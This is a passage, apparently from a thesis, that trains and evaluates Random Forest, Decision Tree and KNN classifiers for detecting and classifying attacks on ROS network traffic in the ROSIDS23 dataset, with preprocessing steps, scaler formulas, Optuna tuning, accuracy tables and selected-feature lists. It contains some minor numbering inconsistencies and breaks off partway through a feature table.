


Figure 5.3: Top 20 Features by ANOVA F-test Score

4. Addressing Class Imbalance:

The dataset seems to have an imbalance in class distribution, with significantly fewer benign samples compared to attacks ones. To even out this imbalance, SMOTE (Synthetic Minority Over-sampling Technique) is applied in order to generate synthetic samples from the class with a smaller number, thus making it easy to form a well-balanced dataset. Figure 5.4 (a-b) shows the results of before and after SMOTE is applied, confirming that the dataset is now evenly distributed.




Figure 5.4: (a-b) Class Distribution of Training Data Before and After SMOTE

5. Splitting Dataset

   The dataset was stratified into two subsets, with 70% allocated for model training and the remaining 30% reserved for testing to facilitate performance evaluation.

6. Scaling Dataset:

   To assess how various feature normalization techniques affect model accuracy, three distinct scalers—**StandardScaler**, **MinMaxScaler**, and **RobustScaler**—were evaluated. Each method was used to transform the feature values prior to training, enabling a comparative analysis of their influence on the AI model's performance.

   1. **StandardScaler:**

      StandardScaler normalizes data so that each feature has a mean of zero and a standard deviation of one. It works best when the data follows a normal distribution, but it can be affected by outliers.

      Formula:

      $$\boldsymbol{z = \frac{x-\mu}{\sigma}} \qquad (5.1)$$

      Where:

      - $\boldsymbol{x}$ is the original value
      - $\boldsymbol{\mu}$ is the mean of the feature
      - $\boldsymbol{\sigma}$ is the standard deviation

   2. **MinMaxScaler:**

      MinMaxScaler transforms features by scaling them to a given range, usually [0, 1]. This method is useful when the data is uniformly distributed and not affected by outliers.

Formula:

$$x' = \frac{x - xmin}{xmax - xmin} \quad (5.2)$$

Where:

- x is the original value
- $xmin$ **and** $xmax$ are the minimum and maximum values of features

3. **RobustScaler:**

   RobustScaler adjusts the data using the median and the range between the 25th and 75th percentiles. This makes it more effective than other methods when the dataset contains outliers.

   Formula:

$$x' = \frac{x - median}{IQR} \quad (5.3)$$

   Where:

   - $IQR = Q3 - Q1$ (the difference between the 75th and 25th percentiles)

7. Principal Component Analysis (PCA):

   To select the most informative features and reduce dimensionality, PCA was applied to the training set after scaling it using Standard, Min-Max, and Robust Scalers. The cumulative explained variance plots (Figures 5.5–5.7) show that the number of components needed to retain at least 95% of the variance varies by scaler: around 20 for **Standard,** 10 for **Min-Max**, and just 2–3 for **Robust**. These results highlight how the choice of scaler affects PCA's effectiveness, with appropriate scaling enabling more efficient feature reduction.




Figure 5.5: Cumulative Explained Variance vs. Number of Principal Components Using Standard Scaling




Figure 5.6: Cumulative Explained Variance vs. Number of Principal Components Using Min-Max Scaler




Figure 5.7: Cumulative Explained Variance vs. Number of Principal Components for Robust Scaler

5.2.1.2 Model Training and Hyperparameter Optimization

To enhance the performance of the ML models, hyperparameter tuning was carried out using the Optuna optimization framework. This approach enabled an efficient exploration of parameter combinations, minimizing computational cost while improving the models' accuracy and reliability. Leveraging Optuna's trial-based optimization mechanism, key hyperparameters were fine-tuned. The tuning process focused on maximizing evaluation metrics such as accuracy, precision, recall, and F1-score.

For the **Random Forest (RF) model**, recognized for its ensemble strategy of aggregating multiple weak learners, the optimization aimed to strike a balance between overfitting prevention and improved generalization. Critical parameters including the number of estimators (n_estimators), maximum tree depth (max_depth), minimum samples to split a node (min_samples_split), minimum samples in leaf nodes (min_samples_leaf), and feature selection mode (max_features) were adjusted. The tuning process emphasized improving the F1-score, which is particularly important for

handling skewed class distributions. Details of the optimized parameters are provided in Table 5.5.

The **Decision Tree (DT)** and **K-Nearest Neighbours (KNN) models** were also optimized using a similar strategy. For the Decision Tree, key settings such as tree depth (max_depth), the minimum number of samples required to split a node (min_samples_split), the smallest allowed leaf size (min_samples_leaf), and the split evaluation method (gini or entropy) were adjusted to improve decision quality and overall performance. For the KNN model, the optimization focused on the number of neighbors (n_neighbors), the method used to assign weights (uniform or distance-based), the search algorithm (such as ball_tree or kd_tree), and the distance calculation method (controlled by the 'p' value in the Minkowski distance). This careful tuning helped improve both the accuracy and stability of the intrusion detection system.

Model	Hyperparameter Optimized	Description
1. Random Forest (RF)	n_estimators	Defines how many decision trees are constructed in the ensemble. A higher number generally increases accuracy but at the cost of computation time.
	max_depth	Sets the maximum allowable depth for each tree. Restricting depth helps mitigate overfitting.
	min_samples_split	Specifies the minimum number of data points required to split an internal node. Increasing this value can reduce overfitting by limiting overly specific splits.

	min_samples_leaf	Indicates the minimum number of samples that must be present in a leaf node. Larger values lead to more generalized and smoother trees.
	max_features	Determines the number of features evaluated when searching for the best split. Proper tuning helps balance bias and variance while also improving computation speed.
2. Decision Tree (DT)	max_depth	Restricts the depth of the tree to avoid complex, overfitted models.
	min_samples_split	Sets the minimum number of samples needed to perform a node split.
	min_samples_leaf	Controls the smallest number of samples required at a leaf node to ensure a meaningful split.
	criterion	Defines the function used to evaluate the quality of a split. Two common options are:

		1) **Gini impurity**, the default for classification tasks. 2) **Entropy**, which uses information gain as the splitting metric.
3. K-Nearest Neighbours (KNN)	neighbours	Determines the number of neighbours used to classify a data point. Fewer neighbours can increase sensitivity but may lead to overfitting; more neighbours can smooth predictions but risk underfitting.
	weights	Specifies how neighbour contributions are weighted: 1) "**uniform**": All neighbours have equal influence. 2) "**distance**": Closer neighbours carry more weight in prediction.

	algorithm	The algorithm used to compute the nearest neighbours: 1) "**auto**": Automatically chooses the best algorithm based on the dataset. 2) "**ball_tree**", "**kd_tree**", "**brute**": Specific algorithms for nearest neighbor search.
	distance metric	Determines how distance between data points is computed: 1) "**minkowski**" (default, with p=2 being Euclidean distance). 2) "**manhattan**" (L1 distance). 3) "**euclidean**", "**cosine**", and others.

Table 5.5: Hyperparameter Optimization for Machine Learnings Models

5.2.1.3 Evaluation and Results

In the attack detection phase—where the objective is to classify network flows as either benign or malicious—the evaluation metrics are summarized in Tables 5.10 to 5.15. The performance of three machine learning models was assessed: Random Forest, Decision Tree, and K-Nearest Neighbours (KNN). Each model was evaluated under three different feature selection methods to analyse their effectiveness in improving classification accuracy.

- Mutual Information (MI)
- Chi-Squared Test
- ANOVA F-Test

To ensure fair comparison and improve model learning, three data scaling strategies were applied:

- Standard Scaler
- Min-Max Scaler
- Robust Scaler

Each feature selection method was evaluated in two configurations:

1. Before hyperparameter tuning (baseline results)
2. After hyperparameter tuning using Optuna

This analysis produced six detailed tables, each capturing the performance outcomes for every combination of preprocessing technique and model configuration. To assess real-world effectiveness, the evaluation was conducted on the testing dataset using key performance metrics: Accuracy, Macro-Averaged Precision, Recall, F1-Score, and Weighted Precision.

Models	Data Scaling Types	Accuracy%	Precision%	Recall%	F1-score%
Random Forest	Standard Scaler	97.56%	97.58%	97.56%	97.57%
	Min Max Scaler	**97.68%**	**97.71%**	**97.68%**	**97.69%**
	Robust Scaler	97.57%	97.59%	97.57%	97.57%
Decision Tree	Standard Scaler	96.82%	96.84%	96.82%	96.83%
	Min Max Scaler	**96.91%**	**96.93%**	**96.91%**	**96.91%**
	Robust Scaler	96.85%	96.87%	96.85%	96.86%
K-Nearest Neighbours	Standard Scaler	**97.41%**	**97.42%**	**97.41%**	**97.41%**
	Min Max Scaler	97.40%	97.41%	97.40%	97.40%
	Robust Scaler	96.92%	96.93%	96.92%	96.92%

Table 5.6: Shows the performance metrics of the testing set using Mutual Information (MI) scoring Before Hyperparameter Optimizer using Optuna

Models	Data Scaling Types	Accuracy%	Precision%	Recall%	F1-score%
Random Forest	Standard Scaler	97.57%	97.59%	97.57%	97.57%
	Min Max Scaler	**97.63%**	**97.65%**	**97.63%**	**97.80%**
	Robust Scaler	97.53%	97.55%	97.53%	97.53%
Decision Tree	Standard Scaler	96.82%	96.84%	96.82%	96.83%
	Min Max Scaler	**96.93%**	**96.95%**	**96.93%**	**96.94%**
	Robust Scaler	96.81%	96.83%	96.81%	96.81%
K-Nearest Neighbours	Standard Scaler	**97.42%**	**97.43%**	**97.42%**	**97.42%**
	Min Max Scaler	97.41%	97.42%	97.41%	97.42%
	Robust Scaler	96.92%	96.93%	96.92%	96.92%

Table 5.7: Shows the performance metrics of the testing set using Chi-Squared Test Before Hyperparameter Optimizer using Optuna

Models	Data Scaling Types	Accuracy%	Precision%	Recall%	F1-score%
Random Forest	Standard Scaler	97.53%	97.54%	97.53%	97.53%
	Min Max Scaler	**97.53%**	**97.55%**	**97.53%**	**97.54%**
	Robust Scaler	**97.53%**	**97.55%**	**97.53%**	**97.54%**
Decision Tree	Standard Scaler	**96.86%**	**96.88%**	**96.86%**	**96.86%**
	Min Max Scaler	96.81%	96.83%	96.81%	96.81%
	Robust Scaler	96.82%	96.84%	96.82%	96.82%
K-Nearest Neighbours	Standard Scaler	**97.41%**	**97.42%**	**97.41%**	**97.41%**
	Min Max Scaler	97.40%	97.41%	97.40%	97.40%
	Robust Scaler	96.92%	96.93%	96.92%	96.92%

Table 5.8: Shows the performance metrics of the testing set using ANOVA F-Test Before Hyperparameter Optimizer using Optuna

Models	Data Scaling Types	Accuracy%	Precision%	Recall%	F1-score%
Random Forest	Standard Scaler	97.68%	97.70%	97.68%	97.69%
	Min Max Scaler	97.69%	97.71%	97.69%	97.69%
	Robust Scaler	**97.72%**	**97.73%**	**97.72%**	**97.72%**
Decision Tree	Standard Scaler	97.34%	97.33%	97.31%	97.31%
	Min Max Scaler	**97.39%**	**97.41%**	**97.39%**	**97.39%**
	Robust Scaler	97.29%	97.00%	97.00%	97.00%
K-Nearest Neighbours	Standard Scaler	**97.55%**	**97.56%**	**97.55%**	**97.55%**
	Min Max Scaler	97.54%	97.55%	97.54%	97.54%
	Robust Scaler	97.11%	97.12%	97.11%	97.11%

Table 5.9: Shows the performance metrics of the testing set using Mutual Information (MI) scoring After Hyperparameter Optimizer using Optuna

Models	Data Scaling Types	Accuracy%	Precision%	Recall%	F1-score%
Random Forest	Standard Scaler	97.62%	97.63%	97.62%	97.62%
	Min Max Scaler	97.60%	97.61%	97.60%	97.60%
	Robust Scaler	**97.67%**	**97.69%**	**97.67%**	**97.67%**
Decision Tree	Standard Scaler	97.29%	97.31%	97.29%	97.29%
	Min Max Scaler	**97.38%**	**97.39%**	**97.38%**	**97.38%**
	Robust Scaler	97.37%	97.39%	97.37%	97.38%
K-Nearest Neighbours	Standard Scaler	97.49%	97.50%	97.49%	97.49%
	Min Max Scaler	**97.52%**	**97.54%**	**97.52%**	**97.52%**
	Robust Scaler	97.05%	97.06%	97.05%	97.05%

Table 5.10: Shows the performance metrics of the testing set using Chi-Squared Test After Hyperparameter Optimizer using Optuna

Models	Data Scaling Types	Accuracy%	Precision%	Recall%	F1-score%
Random Forest	Standard Scaler	**97.68%**	**97.69%**	**97.68%**	**97.68%**
	Min Max Scaler	97.65%	97.67%	97.65%	97.65%
	Robust Scaler	97.66%	97.67%	97.66%	97.66%
Decision Tree	Standard Scaler	97.35%	97.37%	97.35%	97.35%
	Min Max Scaler	**97.38%**	**97.39%**	**97.38%**	**97.38%**
	Robust Scaler	97.34%	97.36%	97.34%	97.34%
K-Nearest Neighbours	Standard Scaler	97.50%	97.52%	97.50%	97.50%
	Min Max Scaler	**97.53%**	**97.55%**	**97.53%**	**97.54%**
	Robust Scaler	97.11%	97.12%	97.11%	97.11%

Table 5.11: Shows the performance metrics of the testing set using ANOVA F-Test After Hyperparameter Optimizer using Optuna

5.2.2 Training and Testing AI Models for Attack Classification Using ROSIDS23

In this section, the author will use all five individual datasets — **Normal.csv**, **DoS.csv**, **UnauthorizedPublisher.csv**, **UnauthorizedSubscriber.csv**, and **SubscriberFlood.csv** — are used to train AI models for identifying different types of attacks in a ROS environment. While the **ROSIDS23.csv** file is reserved exclusively for testing, allowing the trained models to be evaluated on unseen data for more realistic performance assessment. This will determine the most effective machine learning model for training and testing AI models for attack classification. This model will then also be applied to the author's dataset for further analysis.

5.2.2.1 Dataset Pre-processing

The data preprocessing phase was essential for preparing the ROSIDS23 dataset to optimize model training and classification performance. Several key steps were implemented to improve data quality and ensure effective learning:

1. Multi-Class Classification Setup:
    - The target labels were categorized into five classes: "0" for Normal Traffic, "1" for Denial of Service (DoS) Attack, "2" for Subscriber Flood Attack, "3" for Unauthorized Publisher Attack, and "4" for Unauthorized Subscriber Attack. This setup streamlined the classification task by distinguishing normal traffic from various types of attack traffic.
    - Due to the large size of the DoS class, stratified sampling was applied to reduce its entries to 50,000 while maintaining class balance, ensuring that all classes were adequately represented. A separate test set was later loaded from the ROSIDS23.csv file to evaluate model performance on unseen data.
2. Dataset Cleaning:

    Redundant features like IP addresses and timestamps were removed to leave just the most relevant features for the purposes of classification. To ensure

dataset consistency, numerical columns with missing values had them replaced with the corresponding mean values.

3. Feature Selection:

   The variety of methods for feature extraction will be studied to determine the most meaningful features for detecting attacks. The methods used include:

   1. **Mutual Information (MI) scoring** (Saq et al., 2024), was applied to rank them based on their relevance to the classification task. A feature selection process was then carried out with a threshold of 0.01, retaining only the most informative features. As a result, 60 features were selected for the classification model. Features with lower MI scores were discarded to improve model efficiency. Table 5.2 presents the selected features based on the MI scores, while Figure 5.1 illustrates the top 20 features, highlighting the most relevant attributes utilized in the classification model.

Feature Number	Feature Name
1	Bwd IAT Tot
2	Bwd Pkts/s
3	Bwd IAT Mean
4	Bwd IAT Max
5	Flow IAT Max
6	Flow IAT Mean
7	Flow Duration
8	Bwd Header Len
9	Flow Pkts/s
10	Fwd IAT Tot
11	Fwd IAT Max
12	Flow IAT Std
13	Fwd IAT Mean

14	Fwd Pkts/s
15	Fwd IAT Std
16	Tot Bwd Pkts
17	Subflow Bwd Pkts
18	Init Bwd Win Byts
19	Fwd Header Len
20	Bwd IAT Min
21	Dst Port
22	Bwd IAT Std
23	Tot Fwd Pkts
24	Subflow Fwd Pkts
25	Fwd IAT Min
26	Flow IAT Min
27	Pkt Len Std
28	Pkt Len Var
29	Pkt Len Mean
30	Flow Byts/s
31	Pkt Size Avg
32	Fwd Pkt Len Std
33	Fwd Pkt Len Mean
34	Fwd Seg Size Avg
35	Src Port
36	Idle Max
37	Idle Mean
38	Idle Min
39	Active Max
40	TotLen Fwd Pkts
41	Fwd Act Data Pkts
42	Active Min

43	Subflow Fwd Byts
44	Active Mean
45	Pkt Len Max
46	Fwd Pkt Len Max
47	SYN Flag Cnt
48	Down/Up Ratio
49	Bwd Pkt Len Std
50	Bwd Seg Size Avg
51	Bwd Pkt Len Mean
52	TotLen Bwd Pkts
53	Subflow Bwd Byts
54	ACK Flag Cnt
55	Bwd Pkt Len Max
56	Idle Std
57	Active Std
58	FIN Flag Cnt
59	Fwd Pkt Len Min
60	RST Flag Cnt
61	PSH Flag Cnt
62	Bwd PSH Flags

Table 5.12: Selected Features Based on Mutual Information Score




Figure 5.8: Top 20 Features by Mutual Information Score

2. **The Chi-Squared (χ^2) test** was used to rank and prioritize features based on their statistical correlation with the target class, taking a similar 70 approach to that proposed by Saq et al. (2024). A cut off for feature selection was put in place, enabling the inclusion of features with the highest χ^2 scores to enhance both the effectiveness and computational performance of the model. The top 20 features resulted from the above process as the most important predictors for classification accuracy. These features included metrics related to connection activity, packet length, and header flags. The selected features based on Chi-Squared scores are shown in Table 5.3, while Figure 5.2 shows the top 20 features with a focus on the most relevant attributes used in the classification model.

Feature Number	Feature Name
1	Active Max
2	Init Bwd Win Byts
3	Active Mean
4	Active Min
5	Active Std
6	ACK Flag Cnt
7	FIN Flag Cnt
8	Bwd Pkt Len Max
9	Fwd IAT Tot
10	Bwd Pkt Len Std
11	RST Flag Cnt
12	PSH Flag Cnt
13	Bwd PSH Flags
14	Bwd IAT Std
15	Fwd Pkt Len Min
16	Bwd Pkt Len Mean
17	Bwd Seg Size Avg
18	Flow Pkts/s
19	Flow Duration
20	Bwd Pkts/s
21	Bwd Pkt Len Min
22	Bwd IAT Mean
23	Fwd IAT Max
24	Flow IAT Min
25	Pkt Len Min
26	Idle Std
27	Subflow Fwd Byts
28	TotLen Fwd Pkts

29	Bwd IAT Max
30	Fwd Act Data Pkts
31	Fwd Pkts/s
32	Bwd Header Len
33	Tot Bwd Pkts
34	Subflow Bwd Pkts
35	Idle Min
36	Down/Up Ratio
37	Flow IAT Mean
38	Fwd IAT Std
39	Bwd IAT Tot
40	Flow Byts/s
41	Idle Mean
42	Fwd IAT Mean
43	SYN Flag Cnt
44	Subflow Fwd Pkts
45	Tot Fwd Pkts
46	Flow IAT Std
47	Fwd Pkt Len Max
48	Fwd Header Len
49	Idle Max
50	Fwd Pkt Len Mean
51	Fwd Seg Size Avg
52	Pkt Len Max
53	Pkt Len Mean
54	Bwd IAT Min
55	Pkt Size Avg
56	TotLen Bwd Pkts
57	Subflow Bwd Byts

58	Fwd IAT Min
59	Fwd Pkt Len Std
60	Pkt Len Var
61	Pkt Len Std
62	Flow IAT Max

Table 5.13: Selected Features Based on Chi-Squared Feature Scores




Figure 5.9: Top 20 Features by Chi-Squared Feature Scores

3. **ANOVA F-test** was utilized to assess and rank the features in relation to their importance towards the classification problem. This statistical method determines the importance of each feature by examining the variance within groups and between groups based on the target variable. A feature selection process was carried out, only keeping those features with the highest F-test values, thus yielding a reduced yet appropriate feature set for the model. The selected features and their corresponding ANOVA F-test values are listed in Table 5.4, while the top 20 features, highlighting the most salient attributes, are shown in Figure 5.3.

Feature Number	Feature Name
1	Active Max
2	Init Bwd Win Byts
3	Active Mean
4	Active Min
5	Active Std
6	ACK Flag Cnt
7	FIN Flag Cnt
8	Bwd Pkt Len Max
9	Fwd IAT Tot
10	Bwd Pkt Len Std
11	RST Flag Cnt
12	PSH Flag Cnt
13	Bwd PSH Flags
14	Bwd IAT Std
15	Fwd Pkt Len Min
16	Bwd Pkt Len Mean
17	Bwd Seg Size Avg
18	Flow Pkts/s

19	Flow Duration
20	Bwd Pkts/s
21	Bwd Pkt Len Min
22	Bwd IAT Mean
23	Fwd IAT Max
24	Flow IAT Min
25	Pkt Len Min
26	Idle Std
27	Subflow Fwd Byts
28	TotLen Fwd Pkts
29	Bwd IAT Max
30	Fwd Act Data Pkts
31	Fwd Pkts/s
32	Bwd Header Len
33	Tot Bwd Pkts
34	Subflow Bwd Pkts
35	Idle Min
36	Down/Up Ratio
37	Flow IAT Mean
